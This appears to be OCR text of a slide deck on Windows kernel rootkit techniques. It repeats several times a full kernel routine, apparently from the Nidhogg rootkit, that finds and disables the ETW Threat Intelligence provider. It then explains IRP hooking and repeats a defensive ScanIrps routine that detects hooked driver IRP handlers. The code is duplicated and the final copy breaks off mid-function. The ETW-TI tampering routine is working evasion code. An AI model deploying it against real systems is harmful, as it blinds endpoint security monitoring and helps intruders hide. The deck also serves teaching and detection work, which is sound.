    SIZE_T targetFunctionDistance = EtwThreatIntProvRegHandleDistance;
    PLONG searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature1,
        0xCC, etwThreatIntProvRegHandleSigLen - 1,
        searchedRoutineAddress, targetFunctionDistance,
        &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

    if (!searchedRoutineOffset) {
        searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature2,
            0xCC, etwThreatIntProvRegHandleSigLen - 1,
            searchedRoutineAddress, targetFunctionDistance,
            &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

        if (!searchedRoutineOffset)
            return STATUS_NOT_FOUND;
    }
    PUCHAR etwThreatIntProvRegHandle = (PUCHAR)searchedRoutineAddress + (*searchedRoutineOffset) +
foundIndex + EtwThreatIntProvRegHandleOffset;
    ULONG enableProviderInfoOffset = GetEtwProviderEnableInfoOffset();

    if (enableProviderInfoOffset == (ULONG)STATUS_UNSUCCESSFUL)
        return STATUS_UNSUCCESSFUL;

    PTRACE_ENABLE_INFO enableProviderInfo = (PTRACE_ENABLE_INFO)(etwThreatIntProvRegHandle +
EtwGuidEntryOffset + enableProviderInfoOffset);
    ULONG lockOffset = GetEtwGuidLockOffset();

    if (lockOffset != (ULONG)STATUS_UNSUCCESSFUL) {
        etwThreatIntLock = (EX_PUSH_LOCK)(etwThreatIntProvRegHandle + EtwGuidEntryOffset + lockOffset);
        ExAcquirePushLockExclusiveEx(&etwThreatIntLock, 0);
    }

    if (enable) {
        status = MmCopyVirtualMemory(PsGetCurrentProcess(), &this->PrevEtwTiValue,
PsGetCurrentProcess(), &enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);

        if (NT_SUCCESS(status))
            this->PrevEtwTiValue = 0;
    }
    else {
        ULONG disableEtw = 0;
        status = NidhoggMemoryUtils->KeReadProcessMemory(PsGetCurrentProcess(), &enableProviderInfo-
>IsEnabled, &this->PrevEtwTiValue, sizeof(ULONG), KernelMode);

        if (NT_SUCCESS(status))
            status = MmCopyVirtualMemory(PsGetCurrentProcess(), &disableEtw, PsGetCurrentProcess(),
&enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);
    }

    if (etwThreatIntLock)
        ExReleasePushLockExclusiveEx(&etwThreatIntLock, 0);

    return status;
}
```

Tampering Etw-TI




```
NTSTATUS EnableDisableEtwTI(bool enable) {
    NTSTATUS status = STATUS_SUCCESS;
    EX_PUSH_LOCK etwThreatIntLock = NULL;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    SIZE_T etwThreatIntProvRegHandleSigLen = sizeof(EtwThreatIntProvRegHandleSignature1);

    // Getting the location of KeInsertQueueApc dynamically to get the real location.
    UNICODE_STRING routineName = RTL_CONSTANT_STRING(L"KeInsertQueueApc");
    PVOID searchedRoutineAddress = MmGetSystemRoutineAddress(&routineName);

    if (!searchedRoutineAddress)
        return STATUS_NOT_FOUND;

    SIZE_T targetFunctionDistance = EtwThreatIntProvRegHandleDistance;
    PLONG searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature1,
        0xCC, etwThreatIntProvRegHandleSigLen - 1,
        searchedRoutineAddress, targetFunctionDistance,
        &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

    if (!searchedRoutineOffset) {
        searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature2,
            0xCC, etwThreatIntProvRegHandleSigLen - 1,
            searchedRoutineAddress, targetFunctionDistance,
            &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

        if (!searchedRoutineOffset)
            return STATUS_NOT_FOUND;
    }
    PUCHAR etwThreatIntProvRegHandle = (PUCHAR)searchedRoutineAddress + (*searchedRoutineOffset) +
foundIndex + EtwThreatIntProvRegHandleOffset;
    ULONG enableProviderInfoOffset = GetEtwProviderEnableInfoOffset();

    if (enableProviderInfoOffset == (ULONG)STATUS_UNSUCCESSFUL)
        return STATUS_UNSUCCESSFUL;

    PTRACE_ENABLE_INFO enableProviderInfo = (PTRACE_ENABLE_INFO)(etwThreatIntProvRegHandle +
EtwGuidEntryOffset + enableProviderInfoOffset);
    ULONG lockOffset = GetEtwGuidLockOffset();

    if (lockOffset != (ULONG)STATUS_UNSUCCESSFUL) {
        etwThreatIntLock = (EX_PUSH_LOCK)(etwThreatIntProvRegHandle + EtwGuidEntryOffset + lockOffset);
        ExAcquirePushLockExclusiveEx(&etwThreatIntLock, 0);
    }

    if (enable) {
        status = MmCopyVirtualMemory(PsGetCurrentProcess(), &this->PrevEtwTiValue,
PsGetCurrentProcess(), &enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);

        if (NT_SUCCESS(status))
            this->PrevEtwTiValue = 0;
    }
    else {
        ULONG disableEtw = 0;
        status = NidhoggMemoryUtils->KeReadProcessMemory(PsGetCurrentProcess(), &enableProviderInfo-
>IsEnabled, &this->PrevEtwTiValue, sizeof(ULONG), KernelMode);

        if (NT_SUCCESS(status))
            status = MmCopyVirtualMemory(PsGetCurrentProcess(), &disableEtw, PsGetCurrentProcess(),
&enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);
    }

    if (etwThreatIntLock)
        ExReleasePushLockExclusiveEx(&etwThreatIntLock, 0);

    return status;
}
```

Tampering Etw-TI





```
NTSTATUS EnableDisableEtwTI(bool enable) {
    NTSTATUS status = STATUS_SUCCESS;
    EX_PUSH_LOCK etwThreatIntLock = NULL;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    SIZE_T etwThreatIntProvRegHandleSigLen = sizeof(EtwThreatIntProvRegHandleSignature1);

    // Getting the location of KeInsertQueueApc dynamically to get the real location.
    UNICODE_STRING routineName = RTL_CONSTANT_STRING(L"KeInsertQueueApc");
    PVOID searchedRoutineAddress = MmGetSystemRoutineAddress(&routineName);

    if (!searchedRoutineAddress)
        return STATUS_NOT_FOUND;

    SIZE_T targetFunctionDistance = EtwThreatIntProvRegHandleDistance;
    PLONG searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature1,
        0xCC, etwThreatIntProvRegHandleSigLen - 1,
        searchedRoutineAddress, targetFunctionDistance,
        &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

    if (!searchedRoutineOffset) {
        searchedRoutineOffset = (PLONG)FindPattern((PUCHAR)&EtwThreatIntProvRegHandleSignature2,
            0xCC, etwThreatIntProvRegHandleSigLen - 1,
            searchedRoutineAddress, targetFunctionDistance,
            &foundIndex, (ULONG)etwThreatIntProvRegHandleSigLen);

        if (!searchedRoutineOffset)
            return STATUS_NOT_FOUND;
    }
    PUCHAR etwThreatIntProvRegHandle = (PUCHAR)searchedRoutineAddress + (*searchedRoutineOffset) +
foundIndex + EtwThreatIntProvRegHandleOffset;
    ULONG enableProviderInfoOffset = GetEtwProviderEnableInfoOffset();

    if (enableProviderInfoOffset == (ULONG)STATUS_UNSUCCESSFUL)
        return STATUS_UNSUCCESSFUL;

    PTRACE_ENABLE_INFO enableProviderInfo = (PTRACE_ENABLE_INFO)(etwThreatIntProvRegHandle +
EtwGuidEntryOffset + enableProviderInfoOffset);
    ULONG lockOffset = GetEtwGuidLockOffset();

    if (lockOffset != (ULONG)STATUS_UNSUCCESSFUL) {
        etwThreatIntLock = (EX_PUSH_LOCK)(etwThreatIntProvRegHandle + EtwGuidEntryOffset + lockOffset);
        ExAcquirePushLockExclusiveEx(&etwThreatIntLock, 0);
    }

    if (enable) {
        status = MmCopyVirtualMemory(PsGetCurrentProcess(), &this->PrevEtwTiValue,
PsGetCurrentProcess(), &enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);

        if (NT_SUCCESS(status))
            this->PrevEtwTiValue = 0;
    }
    else {
        ULONG disableEtw = 0;
        status = NidhoggMemoryUtils->KeReadProcessMemory(PsGetCurrentProcess(), &enableProviderInfo-
>IsEnabled, &this->PrevEtwTiValue, sizeof(ULONG), KernelMode);

        if (NT_SUCCESS(status))
            status = MmCopyVirtualMemory(PsGetCurrentProcess(), &disableEtw, PsGetCurrentProcess(),
&enableProviderInfo->IsEnabled, sizeof(ULONG), KernelMode, &bytesWritten);
    }

    if (etwThreatIntLock)
        ExReleasePushLockExclusiveEx(&etwThreatIntLock, 0);

    return status;
}
```

What is IRP hooking?


IRP hooking is when one driver replace a IRP handler of another one with a malicious function

Common hooks are IRP_MJ_DEVICE_CONTROL, IRP_MJ_READ/WRITE

Demo: Detecting IRP hooking




Detecting IRP hook





```
NTSTATUS ScanIrps() {
    NTSTATUS status = STATUS_SUCCESS;
    HANDLE directoryHandle = NULL;
    OBJECT_ATTRIBUTES attributes{};
    UNICODE_STRING directory_name = { 0 };
    POBJECT_DIRECTORY directoryObject = NULL;
    PDRIVER_OBJECT currentDriverObject = NULL;
    PFULL_OBJECT_TYPE currentObjectType = NULL;
    PKLDR_DATA_TABLE_ENTRY currentDataTableEntry = NULL;
    PVOID currentModuleEnd = 0;
    PVOID currentIrpFunction = 0;

    RtlInitUnicodeString(&directory_name, L"\\Driver");
    InitializeObjectAttributes(&attributes, &directory_name, OBJ_CASE_INSENSITIVE, NULL, NULL);

    status = ZwOpenDirectoryObject(&directoryHandle, DIRECTORY_ALL_ACCESS, &attributes);

    if (!NT_SUCCESS(status))
        return status;

    status = ObReferenceObjectByHandle(directoryHandle, DIRECTORY_ALL_ACCESS, nullptr, KernelMode,
(PVOID*)&directoryObject, nullptr);

    if (!NT_SUCCESS(status)) {
        ZwClose(directoryHandle);
        return status;
    }
    ExAcquirePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);

    for (POBJECT_DIRECTORY_ENTRY entry : directoryObject->HashBuckets) {
        if (!entry)
            continue;

        while (entry && entry->Object) {
            // Verifying that the object is a driver object.
            currentObjectType = (PFULL_OBJECT_TYPE)ObGetObjectType(entry->Object);

            if (currentObjectType) {
                if (_wcsicmp(currentObjectType->Name.Buffer, L"Driver") == 0) {
                    currentDriverObject = (PDRIVER_OBJECT)entry->Object;
                    currentDataTableEntry = (PKLDR_DATA_TABLE_ENTRY)currentDriverObject->DriverSection;

                    if (currentDataTableEntry) {
                        currentModuleEnd = (PVOID)((ULONGLONG)currentDataTableEntry->DllBase +
                            currentDataTableEntry->SizeOfImage);

                        for (ULONG i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) {
                            currentIrpFunction = (PVOID)currentDriverObject->MajorFunction[i];

                            if (currentIrpFunction <= 0)
                                break;

                            if (currentIrpFunction < currentDataTableEntry->DllBase ||
currentIrpFunction > currentModuleEnd) {
                                CHAR driverName[MAX_DRIVER_PATH] = { 0 };
                                status = MatchAddress((PVOID)currentDriverObject->MajorFunction[i],
driverName);

                                if (ShouldReport(driverName, currentDataTableEntry->BaseDllName)) {
                                    if (NT_SUCCESS(status))
                                        Print(DRIVER_PREFIX "Driver %s is hooking %ws IRP %d\n",
driverName, currentDataTableEntry->BaseDllName.Buffer,
                                            i);
                                    else
                                        Print(DRIVER_PREFIX "Unknown driver is hooking %ws IRP %d\n",
currentDataTableEntry->BaseDllName.Buffer, i);
                                }
                            }
                        }
                    }
                }
            }
            entry = entry->ChainLink;
        }
    }

    ExReleasePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);
    ObDereferenceObject(directoryObject);
    ZwClose(directoryHandle);
    return status;
}
```

Detecting IRP hook





```
NTSTATUS ScanIrps() {
    NTSTATUS status = STATUS_SUCCESS;
    HANDLE directoryHandle = NULL;
    OBJECT_ATTRIBUTES attributes{};
    UNICODE_STRING directory_name = { 0 };
    POBJECT_DIRECTORY directoryObject = NULL;
    PDRIVER_OBJECT currentDriverObject = NULL;
    PFULL_OBJECT_TYPE currentObjectType = NULL;
    PKLDR_DATA_TABLE_ENTRY currentDataTableEntry = NULL;
    PVOID currentModuleEnd = 0;
    PVOID currentIrpFunction = 0;

    RtlInitUnicodeString(&directory_name, L"\\Driver");
    InitializeObjectAttributes(&attributes, &directory_name, OBJ_CASE_INSENSITIVE, NULL, NULL);

    status = ZwOpenDirectoryObject(&directoryHandle, DIRECTORY_ALL_ACCESS, &attributes);

    if (!NT_SUCCESS(status))
        return status;

    status = ObReferenceObjectByHandle(directoryHandle, DIRECTORY_ALL_ACCESS, nullptr, KernelMode,
(PVOID*)&directoryObject, nullptr);

    if (!NT_SUCCESS(status)) {
        ZwClose(directoryHandle);
        return status;
    }
    ExAcquirePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);

    for (POBJECT_DIRECTORY_ENTRY entry : directoryObject->HashBuckets) {
        if (!entry)
            continue;

        while (entry && entry->Object) {
            // Verifying that the object is a driver object.
            currentObjectType = (PFULL_OBJECT_TYPE)ObGetObjectType(entry->Object);

            if (currentObjectType) {
                if (_wcsicmp(currentObjectType->Name.Buffer, L"Driver") == 0) {
                    currentDriverObject = (PDRIVER_OBJECT)entry->Object;
                    currentDataTableEntry = (PKLDR_DATA_TABLE_ENTRY)currentDriverObject->DriverSection;

                    if (currentDataTableEntry) {
                        currentModuleEnd = (PVOID)((ULONGLONG)currentDataTableEntry->DllBase +
                            currentDataTableEntry->SizeOfImage);

                        for (ULONG i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) {
                            currentIrpFunction = (PVOID)currentDriverObject->MajorFunction[i];

                            if (currentIrpFunction <= 0)
                                break;

                            if (currentIrpFunction < currentDataTableEntry->DllBase ||
currentIrpFunction > currentModuleEnd) {
                                CHAR driverName[MAX_DRIVER_PATH] = { 0 };
                                status = MatchAddress((PVOID)currentDriverObject->MajorFunction[i],
driverName);

                                if (ShouldReport(driverName, currentDataTableEntry->BaseDllName)) {
                                    if (NT_SUCCESS(status))
                                        Print(DRIVER_PREFIX "Driver %s is hooking %ws IRP %d\n",
driverName, currentDataTableEntry->BaseDllName.Buffer,
                                            i);
                                    else
                                        Print(DRIVER_PREFIX "Unknown driver is hooking %ws IRP %d\n",
currentDataTableEntry->BaseDllName.Buffer, i);
                                }
                            }
                        }
                    }
                }
            }
            entry = entry->ChainLink;
        }
    }
    ExReleasePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);
    ObDereferenceObject(directoryObject);
    ZwClose(directoryHandle);
    return status;
}
```

Detecting IRP hook




```
NTSTATUS ScanIrps() {
    NTSTATUS status = STATUS_SUCCESS;
    HANDLE directoryHandle = NULL;
    OBJECT_ATTRIBUTES attributes{};
    UNICODE_STRING directory_name = { 0 };
    POBJECT_DIRECTORY directoryObject = NULL;
    PDRIVER_OBJECT currentDriverObject = NULL;
    PFULL_OBJECT_TYPE currentObjectType = NULL;
    PKLDR_DATA_TABLE_ENTRY currentDataTableEntry = NULL;
    PVOID currentModuleEnd = 0;
    PVOID currentIrpFunction = 0;

    RtlInitUnicodeString(&directory_name, L"\\Driver");
    InitializeObjectAttributes(&attributes, &directory_name, OBJ_CASE_INSENSITIVE, NULL, NULL);

    status = ZwOpenDirectoryObject(&directoryHandle, DIRECTORY_ALL_ACCESS, &attributes);

    if (!NT_SUCCESS(status))
        return status;

    status = ObReferenceObjectByHandle(directoryHandle, DIRECTORY_ALL_ACCESS, nullptr, KernelMode,
(PVOID*)&directoryObject, nullptr);

    if (!NT_SUCCESS(status)) {
        ZwClose(directoryHandle);
        return status;
    }
    ExAcquirePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);

    for (POBJECT_DIRECTORY_ENTRY entry : directoryObject->HashBuckets) {
        if (!entry)
            continue;

        while (entry && entry->Object) {
            // Verifying that the object is a driver object.
            currentObjectType = (PFULL_OBJECT_TYPE)ObGetObjectType(entry->Object);

            if (currentObjectType) {
                if (_wcsicmp(currentObjectType->Name.Buffer, L"Driver") == 0) {
                    currentDriverObject = (PDRIVER_OBJECT)entry->Object;
                    currentDataTableEntry = (PKLDR_DATA_TABLE_ENTRY)currentDriverObject->DriverSection;

                    if (currentDataTableEntry) {
                        currentModuleEnd = (PVOID)((ULONGLONG)currentDataTableEntry->DllBase +
                            currentDataTableEntry->SizeOfImage);

                        for (ULONG i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) {
                            currentIrpFunction = (PVOID)currentDriverObject->MajorFunction[i];

                            if (currentIrpFunction == 0)
                                break;

                            if (currentIrpFunction < currentDataTableEntry->DllBase ||
currentIrpFunction > currentModuleEnd) {
                                CHAR driverName[MAX_DRIVER_PATH] = { 0 };
                                status = MatchAddress((PVOID)currentDriverObject->MajorFunction[i],
driverName);

                                if (ShouldReport(driverName, currentDataTableEntry->BaseDllName)) {
                                    if (NT_SUCCESS(status))
                                        Print(DRIVER_PREFIX "Driver %s is hooking %ws IRP %d\n",
driverName, currentDataTableEntry->BaseDllName.Buffer,
                                            i);
                                    else
                                        Print(DRIVER_PREFIX "Unknown driver is hooking %ws IRP %d\n",
currentDataTableEntry->BaseDllName.Buffer, i);
                                }
                            }
                        }
                    }
                }
            }
            entry = entry->ChainLink;
        }
    }

    ExReleasePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);
    ObDereferenceObject(directoryObject);
    ZwClose(directoryHandle);
    return status;
}
```

Detecting IRP hook




```
NTSTATUS ScanIrps() {
    NTSTATUS status = STATUS_SUCCESS;
    HANDLE directoryHandle = NULL;
    OBJECT_ATTRIBUTES attributes{};
    UNICODE_STRING directory_name = { 0 };
    POBJECT_DIRECTORY directoryObject = NULL;
    PDRIVER_OBJECT currentDriverObject = NULL;
    PFULL_OBJECT_TYPE currentObjectType = NULL;
    PKLDR_DATA_TABLE_ENTRY currentDataTableEntry = NULL;
    PVOID currentModuleEnd = 0;
    PVOID currentIrpFunction = 0;

    RtlInitUnicodeString(&directory_name, L"\\Driver");
    InitializeObjectAttributes(&attributes, &directory_name, OBJ_CASE_INSENSITIVE, NULL, NULL);

    status = ZwOpenDirectoryObject(&directoryHandle, DIRECTORY_ALL_ACCESS, &attributes);

    if (!NT_SUCCESS(status))
        return status;

    status = ObReferenceObjectByHandle(directoryHandle, DIRECTORY_ALL_ACCESS, nullptr, KernelMode,
(PVOID*)&directoryObject, nullptr);

    if (!NT_SUCCESS(status)) {
        ZwClose(directoryHandle);
        return status;
    }
    ExAcquirePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);

    for (POBJECT_DIRECTORY_ENTRY entry : directoryObject->HashBuckets) {
        if (!entry)
            continue;

        while (entry && entry->Object) {
            // Verifying that the object is a driver object.
            currentObjectType = (PFULL_OBJECT_TYPE)ObGetObjectType(entry->Object);

            if (currentObjectType) {
